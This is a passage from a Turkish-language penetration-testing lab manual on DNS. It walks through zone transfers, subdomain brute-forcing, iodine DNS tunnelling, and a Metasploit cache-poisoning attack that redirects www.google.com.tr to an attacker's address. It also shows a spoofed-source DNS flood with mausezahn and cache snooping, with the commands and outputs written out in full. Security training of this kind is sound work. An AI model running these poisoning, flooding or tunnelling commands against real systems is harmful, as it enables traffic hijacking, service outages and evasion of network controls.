test.bga.com.tr. A 1.2.3.45, test.bga.com.tr. A 1.2.3.46, test.bga.com.tr. A 1.2.3.47,
test.bga.com.tr. A 1.2.3.48, test.bga.com.tr. A 1.2.3.49, test.bga.com.tr. A 1.2.34.21,
test.bga.com.tr. A 1.2.34.23, test.bga.com.tr. A 1.2.34.24, test.bga.com.tr. A 1.2.34.25,
test.bga.com.tr. A 1.2.34.26, test.bga.com.tr. A 1.2.34.28, test.bga.com.tr. A 1.2.34.29,
```

test.bga.com.tr. A 1.2.34.30, test.bga.com.tr. A 1.2.34.31, test.bga.com.tr. A 1.4.34.32, test.bga.com.tr. A 1.5.34.32, test.bga.com.tr. A 1.6.34.32, test.bga.com.tr. A 1.7.34.32, test.bga.com.tr. A 1.8.34.32, test.bga.com.tr. A 1.9.34.32, test.bga.com.tr. A 222.222.222.223, test.bga.com.tr. A 222.222.222.224 (497)
IP (tos 0x0, ttl 64, id 20034, offset 0, flags [DF], proto TCP (6), length 60)
6.6.6.113.51947 > 50.22.202.162.53: Flags [S], cksum 0x095e (incorrect -> 0xe2d2), seq 142560288, win 14600, options [mss 1460,sackOK,TS val 14090850 ecr 0,nop,wscale 4], length 0
IP (tos 0x0, ttl 47, id 18494, offset 0, flags [DF], proto TCP (6), length 60)
50.22.202.162.53 > 6.6.6.113.51947: Flags [S.], cksum 0xa7a4 (correct), seq 2133645916, ack 142560289, win 65535, options [mss 1452,nop,wscale 3,sackOK,TS val 1916119151 ecr 14090850], length 0
IP (tos 0x0, ttl 64, id 20035, offset 0, flags [DF], proto TCP (6), length 52)
6.6.6.113.51947 > 50.22.202.162.53: Flags [.], cksum 0x0956 (incorrect -> 0xd26e), ack 1, win 913, options [nop,nop,TS val 14090951 ecr 1916119151], length 0
IP (tos 0x0, ttl 64, id 20036, offset 0, flags [DF], proto TCP (6), length 87)
6.6.6.113.51947 > 50.22.202.162.53: Flags [P.], cksum 0x0679 (correct), seq 1:36, ack 1, win 913, options [nop,nop,TS val 14090952 ecr 1916119151], length 3557965+ A? test.bga.com.tr. (33)
IP (tos 0x0, ttl 47, id 18575, offset 0, flags [DF], proto TCP (6), length 731)
50.22.202.162.53 > 6.6.6.113.51947: Flags [P.], cksum 0x0086 (correct), seq 1:680, ack 36, win 8280, options [nop,nop,TS val 1916119543 ecr 14090952], length 67957965*-36/2/2 test.bga.com.tr. A 1.2.3.6, test.bga.com.tr. A 1.2.3.8, test.bga.com.tr. A 1.2.3.11, test.bga.com.tr. A 1.2.3.12, test.bga.com.tr. A 1.2.3.41, test.bga.com.tr. A 1.2.3.42, test.bga.com.tr. A 1.2.3.43, test.bga.com.tr. A 1.2.3.44, test.bga.com.tr. A 1.2.3.45, test.bga.com.tr. A 1.2.3.46, test.bga.com.tr. A 1.2.3.47, test.bga.com.tr. A 1.2.3.48, test.bga.com.tr. A 1.2.3.49, test.bga.com.tr. A 1.2.34.21, test.bga.com.tr. A 1.2.34.23, test.bga.com.tr. A 1.2.34.24, test.bga.com.tr. A 1.2.34.25, test.bga.com.tr. A 1.2.34.26, test.bga.com.tr. A 1.2.34.28, test.bga.com.tr. A 1.2.34.29, test.bga.com.tr. A 1.2.34.30, test.bga.com.tr. A 1.2.34.31, test.bga.com.tr. A 1.4.34.32, test.bga.com.tr. A 1.5.34.32, test.bga.com.tr. A 1.6.34.32, test.bga.com.tr. A 1.7.34.32, test.bga.com.tr. A 1.8.34.32, test.bga.com.tr. A 1.9.34.32, test.bga.com.tr. A 222.222.222.223, test.bga.com.tr. A 222.222.222.224, test.bga.com.tr. A 1.2.3.0, test.bga.com.tr. A 1.2.3.1, test.bga.com.tr. A 1.2.3.2, test.bga.com.tr. A 1.2.3.3, test.bga.com.tr. A 1.2.3.4, test.bga.com.tr. A 1.2.3.5 (677)
IP (tos 0x0, ttl 64, id 20037, offset 0, flags [DF], proto TCP (6), length 52)
6.6.6.113.51947 > 50.22.202.162.53: Flags [.], cksum 0x0956 (incorrect -> 0xcd88), ack 680, win 998, options [nop,nop,TS val 14091014 ecr 1916119543], length 0
26 packets captured
29 packets received by filter
0 packets dropped by kernel

Uygulama No: **BGA-UAG-37**

DNS Sunucu Versiyon Belirleme

Amaç: Bir dns sunucunun version bilgisini öğrenmek için DIG uygulaması kullanılabilir.

Adım 1: DNS Version bilgisinin açık olduğu dns version bilgisi sorgulama sonucu

```
root@bt:~# dig @ns1.haberturk.com.tr txt chaos version.bind

; <<>> DiG 9.7.0-P1 <<>> @ns1.haberturk.com.tr txt chaos version.bind
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19711
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;version.bind.                  CH    TXT

;; ANSWER SECTION:
version.bind.          0    CH    TXT    "9.3.6-P1-RedHat-9.3.6-4.P1.el5"

;; AUTHORITY SECTION:
version.bind.          0    CH    NS    version.bind.

;; Query time: 97 msec
;; SERVER: 91.199.73.23#53(91.199.73.23)
;; WHEN: Mon Jul 29 09:53:00 2013
;; MSG SIZE  rcvd: 87
```

Adım 2: DNS Version bilgisinin değiştirilmiş olduğu dns version bilgisi sorgulama sonucu

```
root@bt:~# dig @ns1.bga.com.tr txt chaos version.bind

; <<>> DiG 9.7.0-P1 <<>> @ns1.bga.com.tr txt chaos version.bind
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2449
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;version.bind.                  CH    TXT

;; ANSWER SECTION:
version.bind.          0    CH    TXT    "BGAv8.9"

;; AUTHORITY SECTION:
version.bind.          0    CH    NS    version.bind.

;; Query time: 179 msec
;; SERVER: 50.22.202.162#53(50.22.202.162)
;; WHEN: Mon Jul 29 09:51:24 2013
;; MSG SIZE  rcvd: 64
```

Uygulama No: **BGA-UAG-38**

DNS Zone Transferi ile Alt Domain Adreslerinin Bulunması

Amaç: DNS sunucuya yönelik bir domainin alt domainleri bulmak istenirse zone transferi kontrolü ile bu bilgi elde edilebilir

Adım 1: Zone transferinin kapalı olduğu bir dns sorgulaması

```
root@bt:~# dig @ns1.bga.com.tr bga.com.tr axfr

; <<>> DiG 9.7.0-P1 <<>> @ns1.bga.com.tr bga.com.tr axfr
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

Adım 2: Zone transferine açık olan bir dns sorgulaması

```
root@bt:~# dig @ns1.example.com example.com axfr

; <<>> DiG 9.9.2-P1 <<>> @ns1.example.com example.com axfr
; (1 server found)
;; global options: +cmd
example.com.            3600    IN    SOA    ns1.example.com.  hostmaster.example.com.
2009051396 1800 600 86400 3600
example.com.            3600    IN    A    1.1.1.201
example.com.            3600    IN    NS    ns1.example.com.
example.com.            3600    IN    NS    ns2.example.com.
example.com.            3600    IN    NS    nsp1.example.com.
example.com.            3600    IN    NS    nsp2.example.com.
example.com.            3600    IN    NS    ns4.example.com.
example.com.            3600    IN    MX    10 mail.example.com.
example.com.            3600    IN    TXT    "v=spf1 mx ptr ip4:1.1.1.1 +all"
mail.example.com.    3600    IN    A    1.1.1.1
ns1.example.com.    3600    IN    A    1.1.1.2
ns10.example.com.    3600    IN    A    213.139.193.2
ns2.example.com.    1200    IN    A    1.1.1.5
ns2.example.com.    1200    IN    AAAA    2002:5d5e:f903::5d5e:f903
ns20.example.com.    3600    IN    A    1.1.1.5
ns4.example.com.    3600    IN    A    1.1.1.22
nsp1.example.com.    3600    IN    A    1.1.1.3
nsp2.example.com.    3600    IN    A 123.123.123.123
webmail.example.com.    3600    IN    A    1.1.1.25
wiki.example.com.    3600    IN    A    1.1.1.4
wpad.example.com.    1200    IN    A    127.0.0.1
www.example.com.    3600    IN    A    1.1.1.201
```

```
example.com.        3600    IN    SOA    ns1.example.com. hostmaster.example.com.
2009051396 1800 600 86400 3600
;; Query time: 33 msec
;; SERVER: 1.1.1.2#53(1.1.1.2)
;; WHEN: Sun Jul 21 01:37:24 2013
;; XFR size: 23 records (messages 23, bytes 1308)
```

DNS sunucusu üzerinden Zone Trasnferine izin verilmiş ise çeşitli araçlar yardımı ile o Zone 'a ait tüm kayıtlar kolaylıkla alınabilir. Alınan kayıtlar ile kuruma ait host isimleri bulunarak o hostlara ait güvenlik zafiyetleri araştırılır.

Bir DNS sunucusu üzerinden Zone Transferi yapmak için Linux oramında çalışan **HOST, DNSENUM** veya Windows ortamında çalışan **NSLOOKUP** araçları kullanılabilir.

Uygulama No: **BGA-UAG-39**

DNS Alt Domain Adreslerini Brute Force Denemeleriyle Bulma

Amaç: Altdomainlerini öğrenmek istediğimiz domain adresinin bulunduğu DNS sunucuya denemeler yaparak sorgulayan bir araçla(fierce) alt domainlerin bulunması

Adım 1: Fierce ile hedef domainin alt domainlerinin bulunması

```
root@bt:/pentest/enumeration/dns/fierce# perl fierce.pl -dns lifeoverip.net --threats 10

Unknown option: threats
DNS Servers for lifeoverip.net:
   ns77.domaincontrol.com
   ns78.domaincontrol.com

Trying zone transfer first...
   Testing ns77.domaincontrol.com
         Request timed out or transfer not allowed.
   Testing ns78.domaincontrol.com
         Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 3 test(s)...
178.18.195.170    blog.lifeoverip.net
```

```
178.18.195.170    www.lifeoverip.net

Subnets found (may want to probe here using nmap or unicornscan):
   178.18.195.0-255 : 2 hostnames found.

Done with Fierce scan: http://ha.ckers.org/fierce/
Found 2 entries.

Have a nice day.
```

Hedef domain adresinin zone transferine kapalı olmasından dolayı alt domainleri deneyerek bulma yöntemi uygulanmıştır. "**/pentest/enumeration/dns/fierce**" dizini altında bulunan "hosts.txt" dosyasında 1890 - civarında alt domain adresleri mevcuttur. istenildiğinde düzenlenip ekleme çıkartma yapılabilir.

Uygulama No: **BGA-UAG-40**

DNS Tunneling - DNS Protokolü Üzerinden TCP/HTTP Paketleri Tünelleme

Amaç: DNS Protokolü Üzerinden TCP/HTTP Paketleri Tünelleme

DNS Tünelleme

DNS tünelleme gizli kanallara en iyi örnektir ve sadece dns sorgularına açık olan ağlarda sınırsız erişime sahip olmak için sıkça kullanılan bir yöntemdir. Amaç yerel ağdan dışardaki bir sunucuyu sorgular gibi yaparak sorgulama paketleri içinden veri aktarımıdır.
Günümüzde çoğu ağ –özellikle ticari Wifi sistemler bu yönteme karşı korumasızdır.

DNS Servisi Nasıl Çalışır?

DNS sistemi basitçe internet üzerinde kullanılan isim-IP eşleşmesini ve maillerin yönlendirilmesi amaçlı kullanılır. Günümüzde DNS'siz bir ağ düşünülemez denilebilir. Her yerel ağda ve tüm internet ağında hiyerarşik bir DNS yapısı vardır.

DNS Tünelleme Nasıl Çalışır?

DNS protokolünden bahsederken çeşitli kayıt tiplerinden oluştuğunu ve sorgulamaların bu kayıtlar aracılığı ile yapıldığını belirtmiştik. Dns tünellemede de bu sorgu tiplerini kullanıyoruz. Mesela bir TXT kaydı her bir kayıt için base64 formatında 220 byte veri taşıyabiliyor. Diğer yaygın kullanılmayan dns kayıt tipleri ile çok daha fazla veri taşınabiliyor. Burada önemli olan tek bir kayıt tipi ile max ne kadar veri taşınabileceğidir.

Tekrardan DNS sisteminin nasıl çalıştığını hatırlatalım: Yerel ağınızdaki makinenizden **abc.tunnel.huzeyfe.net** adresinin sorgulandığında aşağıdaki adımlar yürütülür.

1) Sorgu ilk olarak yerel DNS sunucuya iletilecektir,

2) Yerel DNS sunucu kendi ön belleğini kontrol ederek böyle bir kayıttan haberdar olup olmadığına bakacaktır ve eğer kayıt varsa kullanıcıya cevap dönecektir


3) Eğer kendi üzerinde kayıt yoksa öncelikle huzeyfe.net'ten sorumlu DNS sunucuyu bulacaktır

4) huzeyfe.net'ten sorumlu DNS sunucuyu bulduktan sonra tunnel.huzeyfe.net alt domaininden kimin sorumlu olduğunu soracaktır ve alacağı cevaba abc.tunnel.huzeyfe.net adresini soracaktır.

Evet ne oldu? Benim yerel ağdan yaptığım masumane dns isteği geldi tunnel.huzeyfe.net'den sorumlu dns sunucuya(netsec.huzeyfe.net oldugunu varsayalım).

Peki ben özel bir dns isteği oluştursam ve sorgulama kısmının haricinde kalan alana(xyz byte) istediğim verileri yerleştirsem ve göndersem aynı istek netsec.huzeyfe.net adresine(netsec.huzeyfe.net adresinin udp/53 portuna) gelecek mi? Evet, hem de hiçbir değişikliğe uğramadan. O zaman ben netsec.huzeyfe.net adresinde özel bir uygulama çalıştırarak yine özel istemcimden gelen verileri yorumlayabilir miyim. Yeterli bilgim ve deneyimim varsa neden olmasın? Ya da bunu birileri bizim yerimize yaptıysa..

Kısaca DNS tünelleme, bir istemci ve bu istemcinin ürettiği paketlerden anlayacak bir sunucudan oluşur. Sunucunun DNS portundan çalıştırılarak gerçek bir DNS sunucu gibi gözükmesi sağlanır.



DNS Tünelleme Araçları

UNIX/Linux dünyasında birçok DNS tünelleme yazılımı olmakla birlikte bunların çoğu oldukça zahmetli bir kurulum ve kullanım gerektirir. Bu yazı için üç farklı DNS tünelleme uygulamasından bahsedeceğim ve bunlardan biri -ki diğerlerine göre kurulumu, kullanımı oldukça basit- ile sistemin nasıl çalıştığını örneklemeye çalışacağım.

UNIX Dünyasındaki popüler DNS Tünelleme Yazılımları

Ozymandns

Perl ile yazılmış ve en sık kullanılan Dns tünelleme yazılımlarından biri.(http://www.doxpara.com/) Kullanımı için gerekli olan perl modüllerinin fazlalığı ve perl'un threads desteği olmadığı durumlarda problem çıkarması sebebi ile benim tercih etmediğim bir yazılım. Kurulum sonrası kullanımı ise kurulumun tam tersi olarak oldukca kolay.
Ozymandns'in sağlıklı çalışabilmesi için sistemde kurulu olması gereken perl modülleri;

Fcntl;
Net::DNS;
Net::DNS::Nameserver;
LWP::Simple;
LWP::UserAgent;
Time::HiRes qw (usleep gettimeofday);
MIME::Base64;
MIME::Base32 qw (RFC);
IO::Socket;
Class::Struct;

threads;
threads::shared;
Thread::Queue;
Getopt::Long;
English;

Nstx

nstx ozzyman'a gore biraz daha kararli ve her iki ucta Linux gerektiriyor.. Kurulum ve kullanımı oldukça kolay. Sahte tun arabirimleri ile gerçek bir VPN gibi çalıştırılabilir. Sadece Linux sistemlerde çalışması bir dezavantaj olarak göze çarpıyor.

http://nstx.dereference.de/nstx/)
Yapilandirmasi ile ilgili detay bilgiye [5] adresinden erişilebilir.

Iodine(IP over DNS is now easy)

Iodine(IP over dns now easy)dns tünelleme yazılımları arasında hem platform bağımsız olması hem de kolay kurulum ve kullanımı ile en iyi dns tünelleme yazılımı sayılabilir.
Iodine Linux , FreeBSD ve OpenBSD vs üzerinde problemsiz çalışmakta. Benim test ortamımda istemci tarafında Kali Linux, sunucu tarafında Apache Server bulunmaktadır.

DNS Tünelleme Uygulaması

İstemci tarafı iodine çalıştırma

```
root@kali:~/Desktop# iodine vpn.cehturkiye.com
Enter password:
Opened dns0
Opened UDP socket
Sending DNS queries for vpn.cehturkiye.com to 172.16.16.1
Autodetecting DNS query type (use -T to override).
Using DNS type NULL queries
Version ok, both using protocol v 0x00000502. You are user #0
Setting IP of dns0 to 7.7.7.1
Setting MTU of dns0 to 1130
Server tunnel IP is 7.7.7.7
Testing raw UDP data to the server (skip with -r)
Server is at 37.1.145.34, trying raw login: OK
Sending raw traffic directly to 37.1.145.34
Connection setup complete, transmitting data.
Detaching from terminal...
root@kali:~/Desktop#
```


Bağlantı kurulduktan sonra istemci bilgisayara dns0 adından bir arayüz gelecektir.Aşağıdaki tabloda ' ifconfig ' komutu çalıştırılmış ve dns0 arayüzünün geldiği görülmektedir.

```
root@kali:~/Desktop# ifconfig
dns0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
```

```
        inet addr:7.7.7.1  P-t-P:7.7.7.1   Mask:255.255.255.224
        UP POINTOPOINT  RUNNING NOARP MULTICAST  MTU:1130  Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:500
        RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

eth0      Link encap:Ethernet  HWaddr 00:0c:29:ef:98:87
        inet addr:172.16.16.183  Bcast:172.16.16.255  Mask:255.255.255.0
        inet6 addr: fe80::20c:29ff:feef:9887/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST   MTU:1500  Metric:1
        RX packets:244076 errors:0 dropped:1 overruns:0 frame:0
        TX packets:190213 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:221314471 (211.0 MiB)  TX bytes:76338289 (72.8 MiB)
        Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:837169 errors:0 dropped:0 overruns:0 frame:0
        TX packets:837169 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:127410589 (121.5 MiB)  TX bytes:127410589 (121.5 MiB)
```

Bağlantı testi;

Bu işlemlerden sonra eklenen dns0 arayüzündeki ip adresine (http://7.7.7.7/proxy/) browser üzerinden erişilerek açılan sayfadan istenen adrese ulaşılabilir.



Açılan sayfada karşımıza istediğimiz URL adresini erişebileceğimiz bir proxy aracı geldi.Buradan normal browser üzerinde işlem yapar gibi istediğimiz adrese erişmemiz mümkündür.

Uygulama No: **BGA-UAG-41**

Metasploit Kullanarak DNS Cache Poisoning Saldırısı

Amaç: Dns sunucusu zehirlenmesi ve saldırganın dns isteklerini yönetebilmesi

DNS Cache Poisoning saldırısında saldırgan, dns sunucusunu zehirleyerek dns isteklerine kendisi cevap verir. Örneğin istemci bilgisayar dns sunucusundan herhangi bir adresi istediği zaman, isteklere saldırgan tarafından hazırlanan sahte sayfalarla cevap verilebilir. Böyle bir senaryonun olduğu durumda üç rolden bahsedilebilir. Bunlar zaafiyet barındıran dns sunucusu, istemci ve saldırgandır.

İlk olarak istemci bilgisayarın dns server olarak zaafiyet barındıran dns sunucusunu(6.6.6.2) kullandığından emin olmamız lazım .Bunun için önce istemci bilgisayarın dns sunucusu kontrol edilir.

```
root@client:~# cat /etc/resolv.conf

nameserver 6.6.6.2
```

Dns sunucusu zehirlenmeden önce nslookup ile google adresini sorgulayarak sağlıklı çalıştıgını kontrol edelim.

```
root@kali:~# nslookup google.com.tr

Server:                 6.6.6.2

Address:        6.6.6.2#53

Non-authoritative answer:

Name: google.com.tr

Address: 173.194.44.88

Name: google.com.tr

Address: 173.194.44.87

Name: google.com.tr

Address: 173.194.44.95
```

Saldırıdan önce herşeyin normal çalıştığı görülmektedir. Şimdi metasploit aracını kullanarak dns sunucusunu zehirleyelim.

```
msf > use auxiliary/spoof/dns/bailiwicked_host
msf auxiliary(bailiwicked_host) > show options

Module options (auxiliary/spoof/dns/bailiwicked_host):

  Name      Current Setting    Required  Description
  ----      ---------------    --------  -----------
  HOSTNAME  pwned.example.com  yes       Hostname to hijack
  INTERFACE                    no        The name of the interface
  NEWADDR   1.3.3.7            yes       New address for hostname
  RECONS    208.67.222.222     yes       The nameserver used for reconnaissance
  RHOST                        yes       The target address
```

```
  SNAPLEN   65535          yes      The number of bytes to capture
  SRCADDR   Real           yes      The source address to use for sending the queries (accepted:
Real, Random)
  SRCPORT                  yes      The target server's source query port ( 0 for automatic)
  TIMEOUT   500            yes      The number of seconds to wait for new data
  TTL       32736          yes      The TTL for the malicious host entry
  XIDS      0              yes      The number of XIDs to try for each query (0 for automatic)

msf auxiliary(bailiwicked_host) > set RHOST 6.6.6.2
RHOST => 6.6.6.2
msf auxiliary(bailiwicked_host) > set HOSTNAME www.google.com.tr
HOSTNAME => www.google.com.tr
msf auxiliary(bailiwicked_host) > set NEWADDR 6.6.6.3
NEWADDR => 6.6.6.3
msf auxiliary(bailiwicked_host) > set SRC
set SRCADDR  set SRCPORT
msf auxiliary(bailiwicked_host) > set SRCPORT 53
SRCPORT => 53
msf auxiliary(bailiwicked_host) > show options

Module options (auxiliary/spoof/dns/bailiwicked_host):

  Name       Current Setting    Required  Description
  ----       ---------------    --------  -----------
  HOSTNAME   www.google.com.tr  yes       Hostname to hijack
  INTERFACE                     no        The name of the interface
  NEWADDR    6.6.6.3            yes       New address for hostname
  RECONS     208.67.222.222     yes       The nameserver used for reconnaissance
  RHOST      6.6.6.2            yes       The target address
  SNAPLEN    65535              yes       The number of bytes to capture
  SRCADDR    Real               yes       The source address to use for sending the queries (accepted:
Real, Random)
  SRCPORT    53                 yes       The target server's source query port (0 for automatic)
  TIMEOUT    500                yes       The number of seconds to wait for new data
  TTL        32736              yes       The TTL for the malicious host entry
  XIDS       0                  yes       The number of XIDs to try for each query (0 for automatic)

msf auxiliary(bailiwicked_host) >
```

Buradaki seçenekleri kendi istediğimiz şekilde doldurduktan sonra artık dns sunucu olarak kendi adresimizi belirlemiş olduk ve google.com.tr adresine gelen istekleri önceden hazırlanmış sahte bir sayfa ile karşılayacağımızı belirtmiş olduk. Daha sonra zehirlenme başlatılır.

```
msf auxiliary(bailiwicked_host) > run
```

```
[*] Targeting nameserver 6.6.6.2 for injection of www.google.com.tr. as 6.6.6.3

[*] Querying recon nameserver for google.com.tr.'s nameservers...

[*]  Got an NS record: google.com.tr.        41308   IN     NS      ns1.google.com.

[*]   Querying recon nameserver for address of ns1.google.com....

[*]    Got an A record: ns1.google.com.       172795  IN     A       216.239.32.10

[*]     Checking Authoritativeness: Querying 216.239.32.10 for google.com.tr....

....
```

Sunucu zehirlendikten sonra artık istemcinin istediği sayfaya saldırgan tarafından bir sayfa dönecektir.Aşağıdaki örnekte de google.com.tr adresinin ip adresi 6.6.6.3 yani saldırganın ip adresi olduğu görülmektedir.

```
root@kali:~# nslookup google.com.tr
Server:                 6.6.6.2
Address:        6.6.6.2#53

Non-authoritative answer:
Name:google.com.tr
Address: 6.6.6.3
```

Uygulama No: BGA-UAG-42

DNS Cache Snooping

Amaç: 'DNS Cache Snooping' bir DNS Önbelleğinin(Cache) önceden bir 'domain'i sorgulayıp sorgulamadığını gösteren metoda verilen isimdir. Yapılacak dns sorgusunun sadece cache bellekte varsa getirilmesini sağlayacak bir yöntem hedeflenir.

Adım 1: www.bga.com.tr domain adresi sorgusu sonucu bize herhangi bir cevap dönmedi çünkü önceden böyle bir sorgu gönderilmemişti. Mesela şimdi web tarayıcım ile bu http://www.bga.com.tr girip çıkayım (tabi ki web tarayıcım da dns sunucu olarak 192.168.2.1 kullanıyor olmalı). Tekrar aynı sorguyu yapalım. Sonuçlar aşağıdaki gibi olacaktır.

```
root@bt:~# dig @192.168.2.1  www.bga.com.tr +norecurse

; <<>> DiG 9.7.0-P1 <<>> @192.168.2.1 www.bga.com.tr +norecurse
; (1 server found)
;; global options: +cmd
;; connection timed out; no servers could be reached


root@bt:~# dig @8.8.8.8 www.bga.com.tr +norecurse

; <<>> DiG 9.7.0-P1 <<>> @8.8.8.8 www.bga.com.tr +norecurse
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37906
;; flags: qr ra; QUERY: 1, ANSWER: 0, AUTHORITY:  0, ADDITIONAL: 0

;; QUESTION  SECTION:
;www.bga.com.tr.                IN    A

;; Query time: 76 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Fri Aug  9 09:52:38 2013
;; MSG SIZE  rcvd: 32
```

Uygulama No: BGA-UAG-43

Sahte Alan Adları Kullanarak DNS Flood DDoS Saldırısı

Amaç: Mz aracı kullanılarak sahte alan adları ile DNS sunucunun yorulması ve servisin hizmet dışı kalması

Adım 1: Mz aracı kullanılarak hedef DNS servisine sahte ip adreslerinden gelecek şekilde dns istekleri göndererek DNS servisinin yorulması ve hizmet dışı bırakılması

```
root@bt:~# mz -A 5.5.5.5 -B 1.2.39.40 -t dns "q=www.bga.com.tr" -c 1000
Mausezahn will send 1000 frames... 0.05 seconds (20000 packets per second)
```

Mz kullanılarak üretilecek detaylı DNS paketlerinin parametreleriyle ilgili bilgiye aşağıdaki gibi ulaşılabilir.

```
root@bt:~# mz -t dns help

Mausezahn 0.34.9 - (C) 2007-2009 by Herbert Haas - http://www.perihel.at/sec/mz/
| DNS type: Send Domain Name System Messages.
|
| Generally there are two interesting general DNS messages: queries and answers. The
easiest
| way is to use the following syntax:
|
|  query|q = <name>[:<type>]  ..... where type is per default "A"
|                                    (and class is always "IN")
|
|  answer|a = [<type>:<ttl>:]<rdata> ..... ttl is per default 0.
|         = [<type>:<ttl>:]<rdata>/[<type>:<ttl>:]<rdata>/...
|
| Note: If you only use the 'query' option then a query is sent. If you additonally add
|         an 'answer' then an answer is sent.
|
| Examples:
|
|  q = www.xyz.com
|  q = www.xyz.com, a=192.168.1.10
|  q = www.xyz.com, a=A:3600:192.168.1.10
|  q = www.xyz.com, a=CNAME:3600:abc.com/A:3600:192.168.1.10
|
| Note: <type> can be: A, CNAME, or any integer
|
|
| OPTIONAL parameter hacks: (if you don't know what you do this might cause invalid
packets)
|
|  Parameter                Description                query / reply)
```

```
|  ------------------------------------------------------------------------------
|
|  request/response|reply ..... flag only                    request / n.a.
|  id ..........……. packet id (0-65535)              random  / random
|  opcode (or op) ..... accepts values 0..15 or one of        std  / 0
|                       these keywords:
|       = std ..... Standard Query
|       = inv ..... Inverse Query
|       = sts ..... Server Status Request
